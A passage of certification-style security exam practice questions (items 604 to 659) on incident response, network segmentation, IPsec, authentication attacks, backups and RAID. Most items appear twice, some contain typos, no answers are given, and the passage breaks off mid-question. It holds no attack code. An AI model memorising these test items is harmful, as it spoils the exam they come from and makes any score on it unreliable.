604. A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and the IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis
B. Restrict administrative privileges and patch all systems and applications
C. Rebuild all workstations and install new antivirus software
D. Implement application whitelisting and performs user application hardening

604. A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and the IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis
B. Restrict administrative privileges and patch all systems and applications
C. Rebuild all workstations and install new antivirus software
D. Implement application whitelisting and performs user application hardening

1209

605. The facilities supervisor for a government agency is concerned about unauthorized access to environmental systems in the event the staff WiFi network is breached. Which of the blowing would BEST address this security concern?

A. Install a smart meter on the staff wifi
B. Place the environmental systems in the same DHCP scope as the staff wifi
C. Implement Zigbee on the staff wifi access points
D. Segment the staff wifi network from the environmental systems network

1210

605. The facilities supervisor for a government agency is concerned about unauthorized access to environmental systems in the event the staff WiFi network is breached. Which of the blowing would BEST address this security concern?

A. Install a smart meter on the staff wifi

B. Place the environmental systems in the same DHCP scope as the staff wifi

C. Implement Zigbee on the staff wifi access points

D. Segment the staff wifi network from the environmental systems network

1211

606. A company is upgrading its wireless infrastructure to WPA2-Enterprise using EAP-TLS. Which of the following must be part of the security architecture to achieve AAA? (Select TWO)

A. DNSSEC

B. Reverse proxy

C. VPN concentrator

D. PKI

E. Active Directory

F. RADIUS

1212

606. A company is upgrading its wireless infrastructure to WPA2-Enterprise using EAP-TLS. Which of the following must be part of the security architecture to achieve AAA? (Select TWO)

A. DNSSEC
B. Reverse proxy
C. VPN concentrator
D. PKI
E. Active Directory
F. RADIUS

1213

607. A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation
B. Firewall whitelisting
C. Containment
D. Isolation

1214

607. A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation
B. Firewall whitelisting
C. Containment
D. Isolation

608. A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incidents can be avoided. During which of the following stages of the response process will this activity take place?

A. Recovery
B. Identification
C. Lessons learned
D. Preparation

608. A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incidents can be avoided. During which of the following stages of the response process will this activity take place?

A. Recovery
B. Identification
C. Lessons learned
D. Preparation

1217

609. The following is an administrative control that would be MOST effective to reduce the occurrence of malware execution?

A. Security awareness training
B. Frequency of NIDS updates
C. EDR reporting cycle
D. Change control procedures

1218

609. The following is an administrative control that would be MOST effective to reduce the occurrence of malware execution?

A. Security awareness training
B. Frequency of NIDS updates
C. EDR reporting cycle
D. Change control procedures

1219

610. An analyst needs to set up a method for securely transferring files between systems. One of the requirements is to authenticate the IP header and the payload. Which of the following services would BEST meet the criteria?

A. TLS
B. PFS
C. ESP
D. AH

1220

610. An analyst needs to set up a method for securely transferring files between systems. One of the requirements is to authenticate the IP header and the payload. Which of the following services would BEST meet the criteria?

A. TLS
B. PFS
C. ESP
D. AH

1221

611. A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices. Which of the following solutions would BEST support the policy?

A. Mobile device management
B. Full-device encryption
C. Remote wipe
D. Biometrics

1222

611. A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices. Which of the following solutions would BEST support the policy?

A. Mobile device management
B. Full-device encryption
C. Remote wipe
D. Biometrics

1223

612. A security administrator currently spends a large amount of time on common security tasks, such as report generation, phishing investigations, and user provisioning and deprovisioning. This prevents the administrator from spending time on other security projects. The business does not have the budget to add more staff members. Which of the following should the administrator implement?

A. DAC
B. ABAC
C. SCAP
D. SOAR

1224

612. A security administrator currently spends a large amount of time on common security tasks, such as report generation, phishing investigations, and user provisioning and deprovisioning. This prevents the administrator from spending time on other security projects. The business does not have the budget to add more staff members. Which of the following should the administrator implement?

A. DAC
B. ABAC
C. SCAP
D. SOAR

613. A security administrator checks the table of a network switch, which shows the following output:

VLAN	Physical address	Type	Port
1	001a:42ff:5113	Dynamic	GE0/5
1	0faa:abcf:ddee	Dynamic	GE0/5
1	c6a9:6b16:758e	Dynamic	GE0/5
1	a3aa:b6a3:1212	Dynamic	GE0/5
1	8025:2ad8:bfac	Dynamic	GE0/5
1	b839:f995:a00a	Dynamic	GE0/5

Which of the following is happening to this switch?

A. MAC flooding
B. DNS poisoning
C. MAC cloning
D. ARP poisoning

613. A security administrator checks the table of a network switch, which shows the following output:

VLAN	Physical address	Type	Port
1	001a:42ff:5113	Dynamic	GE0/5
1	0faa:abcf:ddee	Dynamic	GE0/5
1	c6a9:6b16:758e	Dynamic	GE0/5
1	a3aa:b6a3:1212	Dynamic	GE0/5
1	8025:2ad8:bfac	Dynamic	GE0/5
1	b839:f995:a00a	Dynamic	GE0/5

Which of the following is happening to this switch?

A. MAC flooding
B. DNS poisoning
C. MAC cloning
D. ARP poisoning

614. A retail executive recently accepted a job with a major competitor. The following week, a security analyst reviews the security logs and identifies successful logon attempts to access the departed executive's accounts. Which of the following security practices would have addressed the issue?

A. A non-disclosure agreement
B. Least privilege
C. An acceptable use policy
D. Offboarding

614. A retail executive recently accepted a job with a major competitor. The following week, a security analyst reviews the security logs and identifies successful logon attempts to access the departed executive's accounts. Which of the following security practices would have addressed the issue?

A. A non-disclosure agreement
B. Least privilege
C. An acceptable use policy
D. Offboarding

1229

615. A public relations team will be taking a group of guest on a tour through the facility of a large e-commerce company. The day before the tour, the company sends out an email to employees to ensure all whiteboards are cleaned and all desks are cleared. The company is MOST likely trying to protect against.

A. Loss of proprietary information
B. Damage to the company's reputation
C. Social engineering
D. Credential exposure

1230

615. A public relations team will be taking a group of guest on a tour through the facility of a large e-commerce company. The day before the tour, the company sends out an email to employees to ensure all whiteboards are cleaned and all desks are cleared. The company is MOST likely trying to protect against.

A. Loss of proprietary information

B. Damage to the company's reputation

C. Social engineering

D. Credential exposure

1231

616. A security analyst needs to complete an assessment. The analyst is logged into a server and must use native tools to map services running on it to the server's listening ports. Which of the following tools can BEST accomplish this talk?

A. Netcat

B. Netstat

C. Nmap

D. Nessus

1232

616. A security analyst needs to complete an assessment. The analyst is logged into a server and must use native tools to map services running on it to the server's listening ports. Which of the following tools can BEST accomplish this talk?

A. Netcat
B. Netstat
C. Nmap
D. Nessus

1233

617. A security analyst discovers several .jpg photos from a cellular phone during a forensics investigation involving a compromised system. The analyst runs a forensics tool to gather file metadata. Which of the following would be part of the images if all the metadata is still intact?

A. The GPS location
B. When the file was deleted
C. The total number of print jobs
D. The number of copies made

1234

617. A security analyst discovers several .jpg photos from a cellular phone during a forensics investigation involving a compromised system. The analyst runs a forensics tool to gather file metadata. Which of the following would be part of the images if all the metadata is still intact?

A. The GPS location
B. When the file was deleted
C. The total number of print jobs
D. The number of copies made

1235

618. A security analyst is performing a packet capture on a series of SOAP HTTP requests for a security assessment. The analyst redirects the output to a file after the capture is complete, the analyst needs to review the first transactions quickly and then search the entire series of requests for a particular string. Which of the following would be BEST to use to accomplish the task? (Select TWO).

A. head
B. tcpdump
C. grep
D. rail
E. curl
F. openssi
G. dd

1236

618. A security analyst is performing a packet capture on a series of SOAP HTTP requests for a security assessment. The analyst redirects the output to a file after the capture is complete, the analyst needs to review the first transactions quickly and then search the entire series of requests for a particular string. Which of the following would be BEST to use to accomplish the task? (Select TWO).

A. head
B. tcpdump
C. grep
D. rail
E. curl
F. openssi
G. dd

1237

619. Which of the following scenarios BEST describes a risk reduction technique?

A. A security control objective cannot be met through a technical change, so the company purchases insurance and is no longer concerned about losses from data breaches.
B. A security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.
C. A security control objective cannot be met through a technical change, so the company changes as method of operation
D. A security control objective cannot be met through a technical change, so the Chief Information Officer (CIO) decides to sign off on the risk.

1238

619. Which of the following scenarios BEST describes a risk reduction technique?

A. A security control objective cannot be met through a technical change, so the company purchases insurance and is no longer concerned about losses from data breaches.

B. A security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.

C. A security control objective cannot be met through a technical change, so the company changes as method of operation

D. A security control objective cannot be met through a technical change, so the Chief Information Officer (CIO) decides to sign off on the risk.

1239

620. Employees are having issues accessing the company's website. Some employees report very slow performance, while others cannot the website at all. The web and security administrators search the logs and find millions of half-open connections to port 443 on the web server. Further analysis reveals thousands of different source IPs initiating this traffic. Which of the following attacks is MOST likely occurring?

A. DDoS

B. Man-in-the-middle

C. MAC flooding

D. Domain hijacking

1240

620. Employees are having issues accessing the company's website. Some employees report very slow performance, while others cannot the website at all. The web and security administrators search the logs and find millions of half-open connections to port 443 on the web server. Further analysis reveals thousands of different source IPs initiating this traffic. Which of the following attacks is MOST likely occurring?

A. DDoS
B. Man-in-the-middle
C. MAC flooding
D. Domain hijacking

1241

621. A security analyst is preparing a threat brief for an upcoming internal penetration test. The analyst needs to identify a method for determining the tactics, techniques, and procedures of a threat actor against the organization's network. Which of the following will the analyst MOST likely use to accomplish the objective?

A. A tabletop exercise
B. NIST CSF
C. MITRE ATT&CK
D. OWASP

1242

621. A security analyst is preparing a threat brief for an upcoming internal penetration test. The analyst needs to identify a method for determining the tactics, techniques, and procedures of a threat actor against the organization's network. Which of the following will the analyst MOST likely use to accomplish the objective?

A. A tabletop exercise
B. NIST CSF
C. MITRE ATT&CK
D. OWASP

1243

622. A network engineer is troubleshooting wireless network connectivity issues that were reported by users. The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return to their desks after using their devices in other areas of the building. There have also been reports of users being required o enter their credentials on web pages in order to gain access to them. Which of the following is the MOST likely cause of this issue?

A. An external access point is engaging in an evil-twin attack
B. The signal on the WAP needs to be increased in that section of the building
C. The certificates have expired on the devices and need to be reinstalled
D. The users in that section of the building are on a VLAN that is being blocked by the firewall

1244

622. A network engineer is troubleshooting wireless network connectivity issues that were reported by users. The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return to their desks after using their devices in other areas of the building. There have also been reports of users being required o enter their credentials on web pages in order to gain access to them. Which of the following is the MOST likely cause of this issue?

A. An external access point is engaging in an evil-twin attack
B. The signal on the WAP needs to be increased in that section of the building
C. The certificates have expired on the devices and need to be reinstalled
D. The users in that section of the building are on a VLAN that is being blocked by the firewall

1245

623. A critical files server is being upgraded, and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following RAID levels meets this requirement?

A. RAID 0+1
B. RAID 2
C. RAID 5
D. RAID 6

1246

623. A critical files server is being upgraded, and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following RAID levels meets this requirement?

A. RAID 0+1
B. RAID 2
C. RAID 5
D. RAID 6

1247

624. Which of the following will MOST likely cause machine-learning and AI-enabled systems to operate with unintended consequences?

A. Stored procedures
B. Buffer overflows
C. Data bias
D. Code reuse

1248

624. Which of the following will MOST likely cause machine-learning and AI-enabled systems to operate with unintended consequences?

A. Stored procedures
B. Buffer overflows
C. Data bias
D. Code reuse

1249

625. A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer (CISO) has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

1250

625. A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer (CISO) has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

1251

626. A network engineer needs to create a plan for upgrading the wireless infrastructure in a large office. Priority must be given to areas that are currently experiencing latency and connection issues. Which of the following would be the BEST resource for determining the order of priority?

A. Nmap
B. Heat maps
C. Network diagrams
D. Wireshark

1252

626. A network engineer needs to create a plan for upgrading the wireless infrastructure in a large office. Priority must be given to areas that are currently experiencing latency and connection issues. Which of the following would be the BEST resource for determining the order of priority?

A. Nmap
B. Heat maps
C. Network diagrams
D. Wireshark

1253

627. Which of the following BEST describes the MFA attribute that requires a callback on a predefined landline?

A. Something you exhibit
B. Something you can do
C. Someone you know
D. Somewhere you are

1254

627. Which of the following BEST describes the MFA attribute that requires a callback on a predefined landline?

A. Something you exhibit
B. Something you can do
C. Someone you know
D. Somewhere you are

1255

628. Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO).

A. Block cipher
B. Hashing
C. Private key
D. Perfect forward secrecy
E. Salting
F. Symmetric keys

1256

628. Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO).

A. Block cipher
B. Hashing
C. Private key
D. Perfect forward secrecy
E. Salting
F. Symmetric keys

1257

629. An organization has decided to host its web application and database in the cloud. Which of the following BEST describes the security concerns for this decision?

A. Access to the organization's servers could be exposed to other cloud-provider clients
B. The cloud vendor is a new attack vector within the supply chain
C. Outsourcing the code development adds risk to the cloud provider
D. Vendor support will cease when the hosting platforms reach EOL

1258

629. An organization has decided to host its web application and database in the cloud. Which of the following BEST describes the security concerns for this decision?

A. Access to the organization's servers could be exposed to other cloud-provider clients
B. The cloud vendor is a new attack vector within the supply chain
C. Outsourcing the code development adds risk to the cloud provider
D. Vendor support will cease when the hosting platforms reach EOL

1259

630. A privileged user at a company stole several proprietary documents from a server. The user also went into the log files and deleted all records of the incident. The systems administrator has just informed investigators that other log files are available for review. Which of the following did the administrator MOST likely configure that will assist the investigators?

A. Memory dumps
B. The syslog server
C. The application logs
D. The log retention policy

1260

630. A privileged user at a company stole several proprietary documents from a server. The user also went into the log files and deleted all records of the incident. The systems administrator has just informed investigators that other log files are available for review. Which of the following did the administrator MOST likely configure that will assist the investigators?

A. Memory dumps
B. The syslog server
C. The application logs
D. The log retention policy

1261

631. A company is designing the layout of a new datacenter so it will have an optimal environmental temperature. Which of the following must be included? (Select TWO).

A. An air gap
B. A cold site
C. Removable doors
D. A hot aisle
E. An IoT thermostat
F. A humidity monitor

1262

631. A company is designing the layout of a new datacenter so it will have an optimal environmental temperature. Which of the following must be included? (Select TWO).

A. An air gap
B. A cold site
C. Removable doors
D. A hot aisle
E. An IoT thermostat
F. A humidity monitor

632. A company is setting up a web server on the internet that will utilize both encrypted and unencrypted web-browsing protocols. A security engineer runs a port scan against the server from the internet and sees the following output:

Port	Protocol	State	Service
22	tcp	open	ssh
25	tcp	filtered	smtp
53	tcp	filtered	domain
80	tcp	open	http
443	tcp	open	https

Which of the following steps would be best for the security engineer to take NEXT?

A. Allow DNS access from the internet
B. Block SMTP access from the internet
C. Block HTTPS access from the internet
D. Block SSH access from the internet

632. A company is setting up a web server on the internet that will utilize both encrypted and unencrypted web-browsing protocols. A security engineer runs a port scan against the server from the internet and sees the following output:

Port	Protocol	State	Service
22	tcp	open	ssh
25	tcp	filtered	smtp
53	tcp	filtered	domain
80	tcp	open	http
443	tcp	open	https

Which of the following steps would be best for the security engineer to take NEXT?

A. Allow DNS access from the internet
B. Block SMTP access from the internet
C. Block HTTPS access from the internet
D. Block SSH access from the internet

633. Which of the following describes the ability of code to target a hypervisor from inside a guest OS?

A. Fog computing
B. VM escape
C. Software-defined networking
D. Image forgery
E. Container breakout

633. Which of the following describes the ability of code to target a hypervisor from inside a guest OS?

A. Fog computing
B. VM escape
C. Software-defined networking
D. Image forgery
E. Container breakout

1267

634. A security analyst needs to make a recommendation for restricting access to certain segments of the network using only data-link layer security. Which of the following controls will the analyst MOST likely recommend?

A. MAC
B. ACL
C. BPDU
D. ARP

1268

634. A security analyst needs to make a recommendation for restricting access to certain segments of the network using only data-link layer security. Which of the following controls will the analyst MOST likely recommend?

A. MAC
B. ACL
C. BPDU
D. ARP

1269

635. A small retail business has a local store and a newly established and growing online storefront. A recent storm caused a power outage to the business and the local ISP, resulting in several hours of lost sales and delayed order processing. The business owner now needs to ensure two things:

- Protection from power outages
- Always-available connectivity in case of an outage

The owner has decided to implement battery backups for the computer equipment. Which of the following would BEST fulfill the owner's second need?

A. Lease a point-to-point circuit to provide dedicated access
B. Connect the business router to its own dedicated UPS
C. Purchase services from a cloud provider for high availability
D. Replace the business's wired network with a wireless network

1270

635. A small retail business has a local store and a newly established and growing online storefront. A recent storm caused a power outage to the business and the local ISP, resulting in several hours of lost sales and delayed order processing. The business owner now needs to ensure two things:

- Protection from power outages
- Always-available connectivity in case of an outage

The owner has decided to implement battery backups for the computer equipment. Which of the following would BEST fulfill the owner's second need?

A. Lease a point-to-point circuit to provide dedicated access
B. Connect the business router to its own dedicated UPS
C. Purchase services from a cloud provider for high availability
D. Replace the business's wired network with a wireless network

1271

636. Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?

A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords
B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server
C. Malware is trying to resolve an unregistered domain name to determine if it is running in an isolated sandbox
D. Routing tables have been compromised, and an attacker is rerouting traffic to malicious websites.

1272

636. Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?

A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords
B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server
C. Malware is trying to resolve an unregistered domain name to determine if it is running in an isolated sandbox
D. Routing tables have been compromised, and an attacker is rerouting traffic to malicious websites.

1273

637. A security engineer needs to implement the following requirements:

- All layer 2 switches should leverage Active Directory for authentication
- All layer 2 switches should use local fallback authentication if Active Directory is offline.
- All layer 2 switches are not the same and are manufactured by several vendors.

Which of the following actions should the engineer take to meet these requirements? (Select TWO).

A. Implement RADIUS
B. Configure AAA on the switch with local login as secondary
C. Configure port security on the switch with the secondary login method
D. Implement TACACS+
E. Enable the local firewall on the Active Directory server
F. Implement a DHCP server

1274

637. A security engineer needs to implement the following requirements:

- All layer 2 switches should leverage Active Directory for authentication
- All layer 2 switches should use local fallback authentication if Active Directory is offline.
- All layer 2 switches are not the same and are manufactured by several vendors.

Which of the following actions should the engineer take to meet these requirements? (Select TWO).

A. Implement RADIUS
B. Configure AAA on the switch with local login as secondary
C. Configure port security on the switch with the secondary login method
D. Implement TACACS+
E. Enable the local firewall on the Active Directory server
F. Implement a DHCP server

638. A security analyst reviews the datacenter access logs for a fingerprint scanner and notices an abundance of errors that correlate with users' reports of issues accessing the facility. Which of the following MOST likely indicates the cause of the access issues?

A. False rejection
B. Cross-over error rate
C. Efficacy rate
D. Attestation

638. A security analyst reviews the datacenter access logs for a fingerprint scanner and notices an abundance of errors that correlate with users' reports of issues accessing the facility. Which of the following MOST likely indicates the cause of the access issues?

A. False rejection
B. Cross-over error rate
C. Efficacy rate
D. Attestation

1277

639. An organization routs all of its traffic through a VPN. Most users are remote and connect into a corporate datacenter that houses confidential information. There is a firewall at the internet border, followed by a DLP appliance, the VPN server, and the datacenter itself. Which of the following is the WEAKEST design element?

A. The DLP appliance should be integrated into a NGFW
B. Split-tunnel connections can negatively impact the DLP appliance's performance
C. Encrypted VPN traffic will not be inspected when entering or leaving the network.
D. Adding two hops in the VPN tunnel may slow down remote connections

1278

639. An organization routs all of its traffic through a VPN. Most users are remote and connect into a corporate datacenter that houses confidential information. There is a firewall at the internet border, followed by a DLP appliance, the VPN server, and the datacenter itself. Which of the following is the WEAKEST design element?

A. The DLP appliance should be integrated into a NGFW
B. Split-tunnel connections can negatively impact the DLP appliance's performance
C. Encrypted VPN traffic will not be inspected when entering or leaving the network.
D. Adding two hops in the VPN tunnel may slow down remote connections

1279

640. A security operations analyst is using the company's SIEM solution to correlate alerts. Which of the following stages of the incident response process is this an example of?

A. Eradication
B. Recovery
C. Identification
D. Preparation

1280

640. A security operations analyst is using the company's SIEM solution to correlate alerts. Which of the following stages of the incident response process is this an example of?

A. Eradication
B. Recovery
C. Identification
D. Preparation

1281

641. A security engineer at an office government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST meet these requirements?

A. RA
B. OCSP
C. CRL
D. CSR

1282

641. A security engineer at an office government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST meet these requirements?

A. RA
B. OCSP
C. CRL
D. CSR

1283

642. A large enterprise has moved all its data to the cloud behind strong authentication and encryption. A sales director recently had a laptop stolen, and later, enterprise data was found to have been compromised from a local database. Which of the following was the MOST likely cause?

A. Shadow IT
B. Credential stuffing
C. SQL injection
D. Man in the browser
E. Bluejacking

1284

642. A large enterprise has moved all its data to the cloud behind strong authentication and encryption. A sales director recently had a laptop stolen, and later, enterprise data was found to have been compromised from a local database. Which of the following was the MOST likely cause?

A. Shadow IT
B. Credential stuffing
C. SQL injection
D. Man in the browser
E. Bluejacking

1285

643. To further secure a company's email system, an administrator is adding public keys to DNS records in the company's domain. Which of the following is being used?

A. PFS
B. SPF
C. DMARC
D. DNSSEC

1286

643. To further secure a company's email system, an administrator is adding public keys to DNS records in the company's domain. Which of the following is being used?

A. PFS
B. SPF
C. DMARC
D. DNSSEC

1287

644. A security analyst is investigating a vulnerability in which default file permission were set incorrectly. The company uses non-credentialed scanning for vulnerability management. Which of the following tools can the analyst use to verify the permissions?

A. ssh
B. chmod
C. ls
D. setuid
E. nessus
F. nc

1288

644. A security analyst is investigating a vulnerability in which default file permission were set incorrectly. The company uses non-credentialed scanning for vulnerability management. Which of the following tools can the analyst use to verify the permissions?

A. ssh
B. chmod
C. ls
D. setuid
E. nessus
F. nc

1289

645. A symmetric encryption algorithm is BEST suited for:

A. Key-exchange scalability
B. Protecting large amounts of data
C. Providing hashing capabilities
D. Implementing non-repudiation

1290

645. A symmetric encryption algorithm is BEST suited for:

A. Key-exchange scalability
B. Protecting large amounts of data
C. Providing hashing capabilities
D. Implementing non-repudiation

1291

646. The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a:

A. Data controller
B. Data owner
C. Data custodian
D. Data processor

1292

646. The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a:

A. Data controller
B. Data owner
C. Data custodian
D. Data processor

1293

647. An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that is discovered. Which of the following BEST represents the type of testing that is being used?

A. White-box
B. Red-team
C. Bug bounty
D. Gray-box
E. Black-box

1294

647. An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that is discovered. Which of the following BEST represents the type of testing that is being used?

A. White-box
B. Red-team
C. Bug bounty
D. Gray-box
E. Black-box

1295

648. Which of the following represents a biometric FRR?

A. Authorized users being denied access
B. Users failing to enter the correct PIN
C. The denied and authorized numbers being equal
D. The number of unauthorized users being granted access

1296

648. Which of the following represents a biometric FRR?

A. Authorized users being denied access
B. Users failing to enter the correct PIN
C. The denied and authorized numbers being equal
D. The number of unauthorized users being granted access

1297

649. An organization's RPO for a critical system is two hours. The system is used Monday through Friday, from 9:00 a.m. to 5:00 p.m. Currently; the organization performs a full backup every Saturday that takes four hours to complete. Which of the following additional backup implementations would be the MOST efficient way for the analyst to meet the business requirements?

A. Incremental backups Monday through Friday at 6:00 p.m. and differential backups hourly
B. Full backups Monday through Friday at 6:00 p.m. and incremental backups hourly
C. Incremental backups Monday through Friday at 6:00 p.m. and full backups hourly
D. Full backups Monday through Friday at 6:00 p.m. and differential backups hourly

1298

649. An organization's RPO for a critical system is two hours. The system is used Monday through Friday, from 9:00 a.m. to 5:00 p.m. Currently; the organization performs a full backup every Saturday that takes four hours to complete. Which of the following additional backup implementations would be the MOST efficient way for the analyst to meet the business requirements?

A. Incremental backups Monday through Friday at 6:00 p.m. and differential backups hourly
B. Full backups Monday through Friday at 6:00 p.m. and incremental backups hourly
C. Incremental backups Monday through Friday at 6:00 p.m. and full backups hourly
D. Full backups Monday through Friday at 6:00 p.m. and differential backups hourly

1299

650. A company has determined that if its computer-based manufacturing machinery is not functioning for 12 consecutive hours, it will lose more money than it costs to maintain the equipment. Which of the following must be less than 12 hours to maintain a positive total cost of ownership?

A. MTBF
B. RPO
C. RTO
D. MTTR

1300

650. A company has determined that if its computer-based manufacturing machinery is not functioning for 12 consecutive hours, it will lose more money than it costs to maintain the equipment. Which of the following must be less than 12 hours to maintain a positive total cost of ownership?

A. MTBF

B. RPO

C. RTO

D. MTTR

1301

651. Which of the following environments minimizes end-user disruption and is MOST likely to be used to assess the impacts of any database migrations or major system changes by using the final version of the code?

A. Staging
B. Test
C. Production
D. Development

1302

651. Which of the following environments minimizes end-user disruption and is MOST likely to be used to assess the impacts of any database migrations or major system changes by using the final version of the code?

A. Staging
B. Test
C. Production
D. Development

1303

652. An organization blocks user access to command-line interpreters, but hackers still managed to invoke interpreters using native administrative tools. Which of the following should the security team do to prevent this from happening in the future?

A. Implement HIPS to block inbound and outbound SMB ports 139 and 445
B. Trigger s SIEM alert whenever the native OS tools are executed by the user
C. Disable the built-in OS utilities as long as they are not needed for functionality
D. Configure the AV to quarantine the native OS tools whenever they are executed

1304

652. An organization blocks user access to command-line interpreters, but hackers still managed to invoke interpreters using native administrative tools. Which of the following should the security team do to prevent this from happening in the future?

A. Implement HIPS to block inbound and outbound SMB ports 139 and 445
B. Trigger s SIEM alert whenever the native OS tools are executed by the user
C. Disable the built-in OS utilities as long as they are not needed for functionality
D. Configure the AV to quarantine the native OS tools whenever they are executed

653. When used at the design stage, which of the following improves the efficiency, accuracy, and speed of a database?

A. Tokenization
B. Data masking
C. Normalization
D. Obfuscation

653. When used at the design stage, which of the following improves the efficiency, accuracy, and speed of a database?

A. Tokenization

B. Data masking

C. Normalization

D. Obfuscation

1307

654. A external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the DMZ and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will BEST assist with this investigation?

A. Perform a vulnerability scan to identify the weak spots

B. Use a packet analyzer to investigate the NetFlow traffic

C. Check the SIEM to review the correlated logs

D. Require access to the routers to view current sessions

1308

654. A external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the DMZ and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will BEST assist with this investigation?

A. Perform a vulnerability scan to identify the weak spots
B. Use a packet analyzer to investigate the NetFlow traffic
C. Check the SIEM to review the correlated logs
D. Require access to the routers to view current sessions

1309

655. A network administrator has been asked to design a solution to improve a company's security posture. The administrator is given the following requirements:

- The solution must be inline in the network
- The solution must be able to block known malicious traffic
- The solution must be able to stop network-based attacks

Which of the following should the network administrator implement to BEST meet these requirements?

A. HIDS
B. NIDS
C. HIPS
D. NIPS

1310

655. A network administrator has been asked to design a solution to improve a company's security posture. The administrator is given the following requirements:

- The solution must be inline in the network
- The solution must be able to block known malicious traffic
- The solution must be able to stop network-based attacks

Which of the following should the network administrator implement to BEST meet these requirements?

A. HIDS
B. NIDS
C. HIPS
D. NIPS

1311

656. A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following:

- The manager of the accounts payable department is using the same password across multiple external websites and the corporate account
- One of the websites the manager used recently experienced a data breach
- The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country

Which of the following attacks has MOST likely been used to compromise the manager's corporate account?

A. Remote access Trojan
B. Brute-force
C. Dictionary
D. Credential stuffing
E. Password spraying

1312

656. A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following:

- The manager of the accounts payable department is using the same password across multiple external websites and the corporate account
- One of the websites the manager used recently experienced a data breach
- The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country

Which of the following attacks has MOST likely been used to compromise the manager's corporate account?

A. Remote access Trojan
B. Brute-force
C. Dictionary
D. Credential stuffing
E. Password spraying

1313

657. A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements?

A. NGFW
B. CASB
C. Application whitelisting
D. NG-SWG

1314

657. A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements?

A. NGFW
B. CASB
C. Application whitelisting
D. NG-SWG

1315

658. A security analyst receives the configuration of a current VPN profile and notices the authentication is only applied to the IP datagram portion of the packet. Which of the following should the analyst implement to authentication the entire packet?

A. AH
B. ESP
C. SRTP
D. LDAP

1316

658. A security analyst receives the configuration of a current VPN profile and notices the authentication is only applied to the IP datagram portion of the packet. Which of the following should the analyst implement to authentication the entire packet?

A. AH
B. ESP
C. SRTP
D. LDAP

1317

659. A worldwide manufacturing company has been experiencing email account compromises. In one incident, a user logged in from the corporate office in France, but then seconds later, the same user account attempted a login from Brazil. Which of the following account policies would BEST prevent this type of attack?

A. Network location
B. Impossible travel time
